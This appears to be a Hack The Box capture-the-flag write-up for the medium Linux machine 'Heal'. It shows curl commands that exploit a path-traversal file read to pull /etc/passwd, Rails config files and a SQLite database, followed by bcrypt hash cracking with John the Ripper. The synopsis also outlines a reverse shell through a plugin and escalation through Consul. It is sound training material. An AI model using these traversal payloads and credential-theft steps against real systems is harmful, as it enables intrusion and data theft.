HACKTHEBOX

Heal

15th May 2025

Prepared By: dotguy

Machine Author: rajHere

Difficulty: Medium

Synopsis

Heal is a medium-difficult Linux machine that features a website vulnerable to arbitrary file read, allowing us to extract sensitive credentials. The server also hosts a LimeSurvey instance, where the leaked credentials can be used to log in as an administrator. Since administrators can upload plugins, we can exploit this to upload a malicious plugin and gain a reverse shell as the `www-data` user. Further enumeration reveals the database password for LimeSurvey, which is reused by the system user `ron`, allowing us to escalate access. The server also runs a local instance of the Consul Agent as `root`. By registering a malicious service via the Consul API, we can escalate privileges and gain root access.

Skills required

- Linux Fundamentals
- Web Application Security

Skills learned

- Exploiting arbitrary file read
- System enumeration
- Hash cracking
- Exploiting common applications' functionalities

Enumeration

Nmap


Let's run an Nmap scan to discover any open ports on the remote host.

```
$ nmap -p- --min-rate=1000 -sC -sV 10.10.11.46

Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for heal.htb (10.129.231.237)
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Heal
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan detects an `SSH` service running on port `22` and an nginx web server on port `80`.

HTTP


Upon browsing port `80`, we are redirected to the domain `heal.htb`.




Let's add an entry for `heal.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.

```
$ echo "10.10.11.46 `heal.htb`" | sudo tee -a /etc/hosts
```

When we navigate to `heal.htb` in the browser, we're presented with the login page of a resume builder website.




First, let us try to register a new user via signup. Upon proceeding to sign up, the website shows an error message saying "Something went wrong!". If we check the browser's network tab, we can see that the requests are being made to `api.heal.htb` domain. The browser cannot resolve this domain as we haven't added an entry to our `/etc/hosts` file.




Thus, let's also add an entry for `api.heal.htb` to the `/etc/hosts` file.

```
$ echo "10.10.11.46 `api.heal.htb`" | sudo tee -a /etc/hosts
```


If we visit `api.heal.htb`, we can see that the website is based on Ruby(v3.3.5) on Rails(v7.1.4).



We can successfully register a new user on the resume builder website, log in, and access the resume builder.



Clicking on the "Survey" hyperlink in the top navbar leads us to a feedback survey page.



Further clicking on the "Take The Survey" link takes us to a link with the `take-survey.heal.htb` domain. Add an entry for `take-survey.heal.htb` in the `/etc/hosts` file.


```
$ echo "10.10.11.46 `take-survey.heal.htb`" | sudo tee -a /etc/hosts
```

Reloading the page presents us with the feedback survey form for the resume builder website.


The page's source reveals that LimeSurvey, an online survey tool, powers it.

```
1
2 <!DOCTYPE html>
3 <html lang="en" dir="ltr" class="en dir-ltr  no-js " >
4
5
6
7 <head>
8     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
9     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
10    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
11    <meta name="generator" content="LimeSurvey http://www.limesurvey.org" />
12
13
14
```


A simple Google search reveals that we can access the admin panel on LimeSurvey at `/admin`. Thus, visiting http://take-survey.heal.htb/admin leads us to the admin panel. But we do not have any credentials for it right now.



Returning to the resume builder, let's try to create a resume. After filling out some details, we can click the "Export to PDF" button at the bottom of the page to download the resume as a PDF.




When we click on the "Export to PDF" button, if we take a look at the network tab to inspect the series of requests made, It is interesting to note that the application first sends a POST request to `api.heal.htb/exports` and then makes a `GET` request to `api.heal.htb/download?filename=ed50b50a786dbff16df9.pdf` to download the generated PDF file from the server.



It is worth testing whether the filename parameter is susceptible to arbitrary file reads. To do this, we can attempt to request various system files through it. As a result, we can successfully retrieve the contents of the `/etc/passwd` file.

```
$ curl 'http://api.heal.htb/download?filename=../../../../../etc/passwd' -H
'Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-
LFFMQ'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

[** SNIP **]
```

Since we've identified that the application is built using Ruby on Rails, we can attempt to retrieve the `Gemfile`, which may provide insights into the application's tech stack, including the libraries it relies on. We can refer to the typical Rails directory structure here to better understand where this file might reside.



After a few tries, we can successfully fetch the `Gemfile` from the relative path `../../Gemfile`.

```
$ curl 'http://api.heal.htb/download?filename=../../Gemfile' -H 'Authorization:
Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-
LFFMQ'

source "https://rubygems.org"

ruby "3.3.5"

# Bundle edge Rails instead: gem "rails", github: "rails/rails", branch: "main"
gem "rails", "~> 7.1.3", ">= 7.1.3.4"

# Use sqlite3 as the database for Active Record
gem "sqlite3", "~> 1.4"
gem 'jwt'
gem 'bcrypt', '~> 3.1.7'
gem 'imgkit'
gem 'rack-cors'
gem 'rexml'

# Use the Puma web server [https://github.com/puma/puma]
gem "puma", ">= 5.0"

[** SNIP **]
```

The `Gemfile` indicates that the API server is using `sqlite3`. Based on this, we can attempt to access the database configuration file located at `config/database.yml`.

```
$ curl 'http://api.heal.htb/download?filename=../../config/database.yml' -H
'Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-
LFFMQ'

# SQLite. Versions 3.8.0 and up are supported.
#   gem install sqlite3
#
#   Ensure the SQLite 3 gem is defined in your Gemfile
#   gem "sqlite3"
#
default: &default
  adapter: sqlite3
  pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
  timeout: 5000

development:
  <<: *default
  database: storage/development.sqlite3

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
  <<: *default
  database: storage/test.sqlite3
```

```
production:
  <<: *default
  database: storage/development.sqlite3
```

We can see that the server is using the database file located at `storage/development.sqlite3`. Let us try to download it on our local machine for further analysis.

```
$ curl 'http://api.heal.htb/download?filename=../../storage/development.sqlite3'
-H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-
LFFMQ' -o development.sqlite3
```

We can enumerate the database file to obtain the password hash for the administrator user, `ralph`.

```
$ sqlite3 development.sqlite3

SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.

sqlite> .tables
ar_internal_metadata  token_blacklists
schema_migrations     users

sqlite> select * from users;
1|ralph@heal.htb|$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG|202
4-09-27 07:49:31.614858|2024-09-27 07:49:31.614858|Administrator|ralph|1

[** SNIP **]
```


Store the password hash for user `ralph` in a file.

```
$ cat ralph.hash
$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG
```

Crack the password hash using `JohnTheRipper`.

```
$ john -w=/usr/share/wordlists/rockyou.txt ralph.hash

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
147258369        (?)
1g 0:00:00:13 DONE (2025-05-14 22:52) 0.07462g/s 37.61p/s 37.61c/s 37.61C/s
teiubesc..claire
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Log in to the LimeSurvey admin panel using the obtained credentials `ralph:147258369`.

